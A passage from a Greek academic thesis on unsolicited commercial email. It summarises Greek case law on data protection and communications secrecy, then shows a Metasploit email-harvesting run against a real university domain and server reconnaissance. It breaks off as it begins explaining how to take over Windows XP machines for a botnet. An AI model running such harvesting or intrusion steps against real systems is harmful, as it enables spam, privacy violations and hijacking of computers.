της Συνταγματικής Τάξεως.

2. Εφ' όσον τα όργανα της Δικαστικής Λειτουργίας κρίνουν ότι συντρέχει λόγος άρσεως του απορρήτου της ελεύθερης επικοινωνίας και ζητούν σχετικά στοιχεία από τους παρόχους των υπηρεσιών επικοινωνίας (ΟΤΕ, εταιρίες κινητής τηλεφωνίας κ.λπ.) αυτοί οφείλουν να τα παραδίδουν χωρίς να δύνανται να αρνηθούν την παράδοση των στοιχείων, επειδή κατά την κρίση τους το αίτημα δεν είναι σύννομο. Η Αρχή Διασφάλισης του Απορρήτου των Επικοινωνιών δεν δικαιούται να ζητήσει εξηγήσεις από τους παρόχους των υπηρεσιών επικοινωνίας (ΟΤΕ, εταιρίες κινητής τηλεφωνίας κ.λπ.) για την παράδοση των στοιχείων στα όργανα της Δικαιοσύνης, ούτε πολύ περισσότερο δικαιούται να ζητήσει να ελέγξει τι και ποια στοιχεία παρεδόθησαν στη Δικαιοσύνη. Θέσπιση τέτοιας διατάξεως θα ευρίσκεται εκτός της Συνταγματικής Τάξεως. Οι πάροχοι υπηρεσιών επικοινωνίας (ΟΤΕ, εταιρίες κινητής τηλεφωνίας κ.λπ.), σε περίπτωση αποστολής τέτοιου αιτήματος από την Αρχή, υποχρεούνται να απαντήσουν μόνο ότι τα στοιχεία παρεδόθησαν στα όργανα της Δικαιοσύνης κατόπιν αιτήματός τους, αναφέροντας απλώς και μόνον τους αριθμούς των διατάξεων ή βουλευμάτων, όπως άλλωστε τούτο προκύπτει σαφώς από το άρθρο 7 του Ν 3674/2008 «Ενίσχυση του θεσμικού πλαισίου διασφάλισης του απορρήτου της τηλεφωνικής επικοινωνίας». Η Αρχή, εξ άλλου, υποχρεούται και έχει καθήκον να σεβασθεί τ' ανωτέρω, εφ' όσον δε εμμένει στο αίτημά της και θέτει περαιτέρω με οποιονδήποτε τρόπο θέματα ευθύνης των παροχών (ΟΤΕ, εταιρίες κινητής τηλεφωνίας κ.λπ.), είναι προφανές ότι ενεργεί καθ' υπέρβαση της δικαιοδοσίας της, ότι υπεισέρχεται σε θέματα που αποτελούν αντικείμενο της Δικαιοσύνης και ότι, συνεπώς, ευχερώς δύναται να τεθεί θέμα παραβάσεως καθήκοντος των μελών της.

ΣΤ. Απ' όλα τα μέχρι τούδε εκτεθέντα συνάγονται αβιάστως τα ακόλουθα:

1. Το απόρρητο των επικοινωνιών δεν καλύπτει: α) την επικοινωνία μέσω του διαδικτύου (Internet) και β) τα εξωτερικά στοιχεία της επικοινωνίας (ονοματεπώνυμα και λοιπά στοιχεία συνδρομητών, αριθμοί τηλεφώνων, χρόνος και τόπος κλήσεως, διάρκεια συνδιάλεξης κ.λπ.)

2. Οι εισαγγελικές, ανακριτικές και προανακριτικές Αρχές, πολύ δε περισσότερο τα Δικαστικά Συμβούλια και τα Δικαστήρια, δικαιούνται να ζητούν από τους παρόχους των υπηρεσιών

Επικοινωνίας, μέσω του διαδικτύου (Internet) τα ηλεκτρονικά ίχνη μιας εγκληματικής πράξεως, την ημεροχρονολογία και τα στοιχεία του προσώπου στο οποίο αντιστοιχεί το ηλεκτρονικό ίχνος, από τους λοιπούς δε παρόχους των υπηρεσιών επικοινωνίας τα «εξωτερικά στοιχεία» της επικοινωνίας και ο πάροχος υποχρεούται να τα παραδίδει χωρίς να είναι αναγκαίο να προηγηθεί άδεια κάποιας Αρχής και ιδία της Αρχής Διασφάλισης του Απορρήτου των Επικοινωνιών.

3. Η Αρχή Διασφάλισης του Απορρήτου των Επικοινωνιών αλλά και οποιαδήποτε άλλη Ανεξάρτητη Αρχή ούτε νομιμοποιείται ούτε δικαιούται να ελέγξει με οποιονδήποτε τρόπο, αμέσως ή εμμέσως, το εάν η περί άρσεως ή μη του απορρήτου απόφαση των οργάνων της Δικαιοσύνης είναι σύννομη ή όχι. Αυτό κρίνεται από τα ίδια τα όργανα της Δικαιοσύνης. Ούτε όμως περαιτέρω η ρηθείσα Αρχή μπορεί να ελέγξει τους παρόχους υπηρεσιών επικοινωνίας για τη, σε κάθε περίπτωση, συμμόρφωσή τους προς τις αποφάσεις των οργάνων της Δικαιοσύνης. Εάν πράξει τούτο ενεργεί καθ' υπέρβαση της δικαιοδοσίας της.

Ο Εισαγγελέας του Αρείου Πάγου,
Γεώργιος Σανιδάς

Νομολογία

Άρειος Πάγος 1770/2005¹⁹⁶

Προσωπικά δεδομένα - Απλή αποστολή διαφημιστικού εντύπου - Ηθική βλάβη. Η απλή αποστολή διαφημιστικού εντύπου, εφόσον δεν συνδέεται με άλλες ενέργειες, αναγόμενες στη συλλογή, επεξεργασία και συσχέτιση πληροφοριών αναφερομένων στις διάφορες εκφάνσεις της ιδιωτικής ή δημοσίας ζωής του ανθρώπου, αποτελούσα συνήθη πρακτική στη συναλλακτική, οικονομική και εμπορική ζωή των ελλήνων, δεν συνιστά επεξεργασία δεδομένων προσωπικού χαρακτήρα, ούτε παραβίαση της σφαίρας των ατομικών δικαιωμάτων του λήπτη του αποστελλομένου εντύπου, ήτοι προσβολή της σωματικής, ηθικής ή πνευματικής συγκροτήσεώς του και μάλιστα παραγωγική ηθικής βλάβης, ώστε να δικαιολογείται η επιδίκαση χρηματικής ικανοποιήσεως.

¹⁹⁶ Βλ. ΝΟΜΟΣ, http://lawdb.intrasoftnet.com/nomos/nomos_frame.html.

Άρειος Πάγος 793/2003¹⁹⁷

Αιτιολογία απαλλακτικού βουλεύματος -. Δεν παραβίασε τις διατάξεις του ν. 2472/1997 η εταιρία, επεξεργαστής προσωπικών δεδομένων, που διαβίβασε στοιχεία του αναιρεσειόντος σε τρίτο, νομικό πρόσωπο. Δεν συντρέχει λόγος αναίρεσης του απαλλακτικού βουλεύματος και ως εκ τούτου απορρίπτεται η σχετική αίτηση αναίρεσης.

3697/2007¹⁹⁸ Συμβούλιο της Επικρατείας

Προστασία των δεδομένων προσωπικού χαρακτήρα των φυσικών προσώπων. Εννοια του όρου "αρχείο δεδομένων" κατά το ν. 2472/1997 και την Οδηγία 95/46/ΕΚ. Απαγορεύεται η επεξεργασία δεδομένων ορισμένου προσώπου χωρίς αυτοματοποιημένες μεθόδους, εκτός αν αυτά πρόκειται να περιληφθούν σε αρχείο διαρθρωμένο με γνώμονα νόμιμα κριτήρια. Επιβολή προστίμου στην αιτούσα ομοσπονδία για επεξεργασία χωρίς άδεια της αρμόδιας αρχής και κατά παράβαση της αρχής του απορρήτου, λόγω της αποκάλυψης του ποινικού παρελθόντος προσώπου μέσω "ανοικτής επιστολής" απευθυνόμενης στα μέλη της Ομοσπονδίας και σε φορείς που συνεργάζονται με αυτή. Πλημμελώς αιτιολογημένη η προσβαλλόμενη απόφαση, αφού δεν προκύπτει η τήρηση αρχείου. Δεκτή η αίτηση ακύρωσης.

1367/2008¹⁹⁹ Συμβούλιο της Επικρατείας

Προστασία δεδομένων προσωπικού χαρακτήρα. Επιβολή στην αιτούσα, η οποία ασκεί εμπορική επιχείρηση προστίμου, διότι, κατά παράβαση του άρθρου 13 παρ. 3 του ν. 2472/1997, πριν αποστείλει στον παρεμβαίνοντα την επίμαχη επιστολή, η οποία αφορούσε την προώθηση πωλήσεως υπηρεσιών εξ αποστάσεως, δεν συμβουλευθηκε το Μητρώο Προσώπων, που δεν επιθυμούν να συμπεριλαμβάνονται σε αρχεία με τέτοιο σκοπό, ώστε να μην συμπεριλάβει στο αρχείο της τα προσωπικά δεδομένα του παρεμβαίνοντος. Η αιτούσα δεν επιδιώκει επιστημονικούς σκοπούς και με την αποστολή της επιστολής για συμμετοχή σε συνέδριο - κρουαζιέρα, προέβη σε επεξεργασία δεδομένων προσωπικού χαρακτήρα, επιδιώκοντας κέρδος. Πότε η απλή αποστολή διαφημιστικού - ενημερωτικού υλικού δεν συνιστά επεξεργασία δεδομένων προσωπικού χαρακτήρα. Η αιτούσα απέστειλε πρόταση για

¹⁹⁷ Βλ. ΝΟΜΟΣ, http://lawdb.intrasoftnet.com/nomos/nomos_frame.html.

¹⁹⁸ Βλ. ΝΟΜΟΣ, http://lawdb.intrasoftnet.com/nomos/nomos_frame.html.

¹⁹⁹ Βλ. ΝΟΜΟΣ, http://lawdb.intrasoftnet.com/nomos/nomos_frame.html.

τη σύναψη σύμβασης παροχής υπηρεσιών που προσφέρονταν από αυτήν και όχι ενημερωτικό - διαφημιστικό υλικό. Δεν συντρέχει λόγος υποβολής προδικαστικού ερωτήματος προς το ΔΕΚ. Για την επιβολή του προστίμου δεν απαιτείτο να διαπιστωθεί η επέλευση συγκεκριμένης βλάβης στον υποκείμενο των δεδομένων από την επεξεργασία ή η επίκληση τέτοιας βλάβης εκ μέρους του. Νόμιμα επιμετρήθηκε το επιβληθέν πρόστιμο. Δεν παραβιάστηκε η αρχή της αναλογικότητας. Η μη επιβολή στην αιτούσα και της κύρωσης της καταστροφής του αρχείου δεν καθιστά πλημμελή την προσβαλλόμενη πράξη επιβολής προστίμου. Απορρίπτεται η αίτηση ακύρωσης.

3668/2006²⁰⁰ Πλημμελειοδικείο Αθηνών

Απάτη. Απάτη με υπολογιστή. Μεταξύ "κοινής" απάτης και απάτης με υπολογιστή υπάρχει σχέση αμοιβαίου αποκλεισμού αφού όταν τίθεται το ένα έγκλημα κατά λογική αναγκαιότητα αίρεται το άλλο. Εννοια "προγράμματος", "επέμβασης κατά την εφαρμογή του προγράμματος", "μη ορθά και ελλιπή δεδομένα", "μη ορθή διαμόρφωση προγράμματος", "αλλοίωση προγράμματος". Στοιχειοθετείται κοινή απάτη και όχι αυτή του 386Α αν τα στοιχεία ελέγχονται σε κάποιο στάδιο της επεξεργασίας τους πριν από την περιουσιακή διάθεση από φυσικό πρόσωπο το οποίο και παραπλανάται ενώ στην περίπτωση που η παρεμβολή κάποιου φυσικού προσώπου εξαντλείται στην παραλαβή χωρίς έλεγχο εκ μέρους του των δεδομένων δεν αποκλείεται η στοιχειοθέτηση απάτης με υπολογιστή. Ως τόπος τέλεσης του 386Α νοείται όχι μόνο ο τόπος που έλαβε χώρα η πράξη αλλά και ο τόπος όπου επήλθε στον παθόντα η βλάβη. Στοιχεία του αδικήματος της παρέμβασης σε αρχείο δεδομένων προσωπικού χαρακτήρα (N 2472/1997). Ποινική δικονομία. Οι δύο εκ των κατηγορουμένων παραπέμπονται κατά συναυτουργία για τα αδικήματα της απάτης με υπολογιστή και για το αδίκημα του άρθρου 22 παρ. 4-6 N 2472/1997 οι οποίοι παρεμβαίνοντας στο σύστημα υπολογιστών της Τράπεζας μετακίνησαν χρηματικό ποσό από λογαριασμό αλλοδαπού υπηκόου σε δικό τους λογαριασμό. Επιβολή περιοριστικών όρων και διατήρηση αυτών απ' το Συμβούλιο. Απαλλαγή τρίτου κατηγορουμένου απ' το Συμβούλιο διότι δεν αποδείχθηκε ότι ενεργούσε εν γνώσει του παρανόμου σκοπού των συγκατηγορουμένων.

1988/2002²⁰¹ Μονομελές Πρωτοδικείο Αθηνών

Παραβίαση της σφαιράς της ιδιωτικής ζωής με παράνομη επεξεργασία δεδομένων προσωπικού χαρακτήρα. Εταιρία που ασχολείται με την πώληση προϊόντων εξ αποστάσεως αποστέλει διαφημιστικά έντυπα χρησιμοποιώντας προσωπικά δεδομένα (όνομα, διεύθυνση)

²⁰⁰ Βλ. ΠοινΧρ. 2007, σελ. 271.

²⁰¹ Βλ. ΝοΒ 2003, σελ. 78.

του καταναλωτή για το σκοπό πρόωθησης των προϊόντων της. Είναι παράνομη η επεξεργασία των προσωπικών του δεδομένων, αφού αυτός είχε διαμαρτυρηθεί στην εν λόγω εταιρία και με επιστολή είχε ζητήσει να μην του ξαναστείλει έντυπα, και επίσης αφού αυτός είχε εγγραφεί στο Μητρώο που τηρεί η Αρχή Προστασίας Δεδομένων Προσωπικού Χαρακτήρα, που περιλαμβάνει τα πρόσωπα που δεν επιθυμούν να περιλαμβάνονται στα αρχεία, τα οποία έχουν σκοπό την πρόωθηση προμήθειας αγαθών ή την παροχή υπηρεσιών εξ αποστάσεως. Χρηματική ικανοποίηση λόγω ηθικής βλάβης.

2110/2002²⁰² Μονομελές Πρωτοδικείο Αθηνών

Διαδίκτυο. Εφημερίδα που αναρτάται ηλεκτρονικά στο διαδίκτυο. Αποστολή της στις ηλεκτρονικές διευθύνσεις χρηστών με τη μορφή ηλεκτρονικών μηνυμάτων. Παραβίαση των όρων της σύμβασης με την ΟΤΕΝΕΤ με την κοινή χρήση του διαδικτύου εκ μέρους της εφημερίδας. Αποστολή σε χρήστες διαφημιστικών μηνυμάτων χωρίς να υπάρχει αντίστοιχο αίτημα των παραληπτών. Επίσης, παράνομη συλλογή προσωπικών δεδομένων που αφορούν άλλους χρήστες. Αρα, νόμιμη η διακοπή από την ΟΤΕΝΕΤ της λήψης των ηλεκτρονικών μηνυμάτων από την ιστοσελίδα της εφημερίδας. Απορρίπτεται αίτηση και πρόσθετη παρέμβαση.

44/2008²⁰³ Μονομελές Πρωτοδικείο Ροδότης

Αστική ευθύνη του τύπου. Ιστολόγιο (blog) είναι το διαδραστικό μέσο επικοινωνίας άοριστου αριθμού προσώπων που καθορίζουν το περιεχόμενό του. Διάκριση ιστολογίου από ιστοσελίδα (webpage), το περιεχόμενο της οποίας καθορίζεται αποκλειστικά από τον κύριο και τους δημοσιογράφους του μέσου. Η εταιρία που φιλοξενεί το ιστολόγιο στο χώρο της στον παγκόσμιο ιστό (worldwide web) δεν θεωρείται ιδιοκτήτης, εκδότης, διευθυντής συντάξεως ή συντάκτης εντύπου.

²⁰² Βλ. ΔΕΕ 2002, σελ. 836, ΕπισκΕΔ 2003, σελ. 252.

²⁰³ Αρμενόπουλος 63 (2009) σελ. 406.

Β΄ ΜΕΡΟΣ

ΣΤΟ ΔΕΥΤΕΡΟ ΜΕΡΟΣ της εργασίας εξετάζεται το θέμα της μη ζητηθείσας εμπορικής επικοινωνίας (spamming) από τεχνικής απόψεως. Όπως ελέγχθη στο πρώτο μέρος, η τεχνική του spammer συνίσταται στη συλλογή ηλεκτρονικών διευθύνσεων, στην παράνομη πρόσβαση και διαχείριση υπολογιστών (botnet) και μετέπειτα στη μαζική αποστολή e-mail. Έτσι, σε αυτό το μέρος θα εξεταστεί:

1. Ο τρόπος συλλογής ηλεκτρονικών διευθύνσεων
2. Ο τρόπος παράνομης πρόσβασης και διαχείρισης υπολογιστή τρίτου προσώπου και
3. Ο τρόπος αντιμετώπισης του φαινομένου από την πλευρά του χρήστη.

1. ΣΥΛΛΟΓΗ ΗΛΕΚΤΡΟΝΙΚΩΝ ΔΙΕΥΘΥΝΣΕΩΝ

ΈΝΑ ΙΔΙΑΙΤΕΡΑ ΔΗΜΟΦΙΛΕΣ ΕΡΓΑΛΕΙΟ για τη συλλογή ηλεκτρονικών διευθύνσεων είναι το BackTrack το οποίο είναι μία διανομή Linux και στα πλαίσια της παρούσης εργασίας εκτελείται σε εικονική μηχανή (Virtual Machine) της Oracle. Η πληθώρα χρήσιμων εργαλείων που διαθέτει επιτρέπει εκτός των άλλων και την αυτόματη ή κατ' επιλογή, συλλογή e-mail.

Έτσι στο BackTrack εκτελούμε το ακόλουθο σενάριο:

```
root@bt:~# msfconsole
```

```
msf > search collector
```

από τους συλλογείς ηλεκτρονικών διευθύνσεων που θα εμφανιστούν επιλέγουμε τον πρώτο


```
msf > use auxiliary/gather/search_email_collector
```

```
msf auxiliary(search_email_collector) > show options
```

εδώ επιλέγουμε το site στο οποίο θα γίνει η συλλογή ή μπορεί να γίνει αναζήτηση σε ολόκληρο το δίκτυο.

```
msf auxiliary(search_email_collector) > set DOMAIN unipi.gr, γίνεται αναζήτηση e-mails στο Πανεπιστήμιο Πειραιώς
```

```
msf auxiliary(search_email_collector) > run, και τελικά συλλέγονται 232 e-mails.
```



```
Machine View Devices Help
root: .rubybin
File Edit View Bookmarks Settings Help
[*] Harvesting emails .....
[*] Searching Google for email addresses from unipi.gr
[*] Extracting emails from Google search results...
[*] Searching Bing email addresses from unipi.gr
[*] Extracting emails from Bing search results...
[*] Searching Yahoo for email addresses from unipi.gr
[*] Extracting emails from Yahoo search results...
[*] Located 232 email addresses for unipi.gr
[*] 1: @unipi.gr
[*] 2: ios@unipi.gr
[*] 3: osx@unipi.gr
[*] a: ypas@unipi.gr
[*] a: itoun@unipi.gr
[*] a: ios@unipi.gr
[*] a: ulia@unipi.gr
[*] a: ir@unipi.gr
[*] a: e@unipi.gr
[*] a: unipi.gr
[*] a: @unipi.gr
[*] a: ani@unipi.gr
[*] a: kklis@unipi.gr
[*] a: iado@unipi.gr
[*] a: ec@unipi.gr
[*] a: af@unipi.gr
[*] a: po@unipi.gr
[*] a: as@unipi.gr
[*] a: idou@unipi.gr
```

Αφού συλλεγούν οι διευθύνσεις μπορεί να αρχίσει η μαζική αποστολή e-mails. Επίσης, μπορεί να γίνει η καταγραφή αυτών και στη συνέχεια η αναζήτησή τους στο διαδίκτυο –σε sites κοινωνικής δικτύωσης, forums, κ.α.-, για να αντληθούν περισσότερα στοιχεία σχετικά με τα ενδιαφέροντα και τις προτιμήσεις τους.

Δεδομένα επίσης μπορούν να συλλεγούν με το εργαλείο **whois**. Ανακτώνται πληροφορίες για τους διαδικτυακούς διακομιστές με στοιχεία για το λειτουργικό σύστημα που χρησιμοποιούν, πότε το ενημέρωσαν, ποια έκδοση του συστήματος κατέχουν, στοιχεία επικοινωνίας, κ.α. Έτσι σε περιβάλλον BackTrack με την εντολή **root@bt:~# whois google.com**, λαμβάνουμε όλες εκείνες τις πληροφορίες για το διακομιστή google.

Οι ίδιες αναζητήσεις μπορούν να γίνουν σε περιβάλλον Windows με τη χρήση του **Netcraft**. Έτσι μια αναζήτηση για το site unipi.gr θα έδινε τις ακόλουθες πληροφορίες:

Site report for www.unipi.gr

Site	http://www.unipi.gr	Last reboot	unknown
Domain	unipi.gr	Netblock owner	University of Piraeus
IP address	195.251.229.6	Site rank	318497
Country	GR	Nameserver	ns.unipi.gr
Date first seen	unknown	DNS admin	root@unipi.gr
Domain Registrar	ripe.net	Reverse DNS	spider.unipi.gr
Organisation		Nameserver Organisation	
Check another site:	<input type="text"/>		

Hosting History


Netblock Owner	IP address	OS	Web Server	Last changed
University of Piraeus Pireas Greece	195.251.229.6	Solaris 9/10	Apache/2.0.54 Unix DAV/2	21-Apr-2012
University of Piraeus Pireas Greece	195.251.229.6	Solaris 9/10	Apache/2.0.54 Unix DAV/2	21-Mar-2012
University of Piraeus Pireas Greece	195.251.229.6	Solaris 9/10	Apache/2.0.54 Unix DAV/2	21-Feb-2012
University of Piraeus Pireas Greece	195.251.229.6	Solaris 9/10	Apache/2.0.54 Unix DAV/2	12-Oct-2011
University of Piraeus Pireas Greece	195.251.229.6	Solaris 9/10	Apache/2.0.54 Unix DAV/2	5-Sep-2011
University of Piraeus Pireas Greece	195.251.229.6	Solaris 9/10	Apache/2.0.54 Unix DAV/2	16-Apr-2011
University of Piraeus Pireas Greece	195.251.229.6	Solaris 9/10	Apache/2.0.54 Unix DAV/2	5-Feb-2011
University of Piraeus Pireas Greece	195.251.229.6	Solaris 9/10	Apache/2.0.54 Unix DAV/2	17-Oct-2010
University of Piraeus Pireas Greece	195.251.229.6	Solaris 9/10	Apache/2.0.54 Unix DAV/2	26-Aug-2010
University of Piraeus Pireas Greece	195.251.229.6	Solaris 9/10	Apache/2.0.54 Unix DAV/2	27-Jun-2010

2. ΠΑΡΑΝΟΜΗ ΠΡΟΣΒΑΣΗ ΣΕ ΥΠΟΛΟΓΙΣΤΗ

Η ΠΑΡΑΝΟΜΗ ΠΡΟΣΒΑΣΗ σε υπολογιστή (hacking) με σκοπό τη μετατροπή του σε botnet μπορεί να γίνει εύκολα με τη χρήση του Backtrack. Σε κάθε περίπτωση εξαρτάται από το λειτουργικό σύστημα που χρησιμοποιεί ο υπολογιστή-θύμα. Έτσι διαφορετικές μέθοδοι υλοποιούνται εάν, για παράδειγμα, ο υπολογιστής λειτουργεί σε windows XP και διαφορετικές όταν λειτουργεί σε windows 7 ή windows XP SP3.

2.1. ΠΡΟΣΒΑΣΗ ΣΕ WINDOWS XP

ΤΟ ΠΡΩΤΟ ΒΗΜΑ είναι να βρεθεί η **IPAddress** του «θύματος». Με την εντολή **ipconfig** στο windows/system32 σε cmd.



```
C:\Windows\system32\cmd.exe
C:\>cd windows/system32
C:\Windows\System32>ipconfig


Ρύθμιση παραμέτρων IP των Windows

Προσαρμογέας Ethernet Σύνδεση δικτύου Bluetooth:
    Κατάσταση μέσου . . . . . : Έχει αποσυνδεθεί
    Επίθημα DNS συγκεκριμένης σύνδεσης:

Προσαρμογέας ασύρματου δικτύου LAN Σύνδεση ασύρματου δικτύου:
    Επίθημα DNS συγκεκριμένης σύνδεσης: home
    Πεύθυνση IPv6 τοπικής σύνδεσης . . . . . : fe80::54f5:ecd6:16c3:bf25%11
    Πεύθυνση IPv4 . . . . . : 192.168.1.2
    Μάσκα υποδικτύου . . . . . : 255.255.255.0
    Προεπιλεγμένη πύλη . . . . . : 192.168.1.1

Προσαρμογέας Ethernet Τοπική σύνδεση:
    Κατάσταση μέσου . . . . . : Έχει αποσυνδεθεί
    Επίθημα DNS συγκεκριμένης σύνδεσης:
```

Εν συνεχεία βρίσκεται η IPAddress του επιτιθέμενου.




```
backtrack [running] - Oracle VM VirtualBox
Machine View Devices Help
root@bt: bash
File Edit View Bookmarks Settings Help
root@bt:~# ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:53:66:25
      inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fe53:6625/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:11 errors:0 dropped:0 overruns:0 frame:0
      TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:2019 (2.0 KB) TX bytes:1911 (1.9 KB)

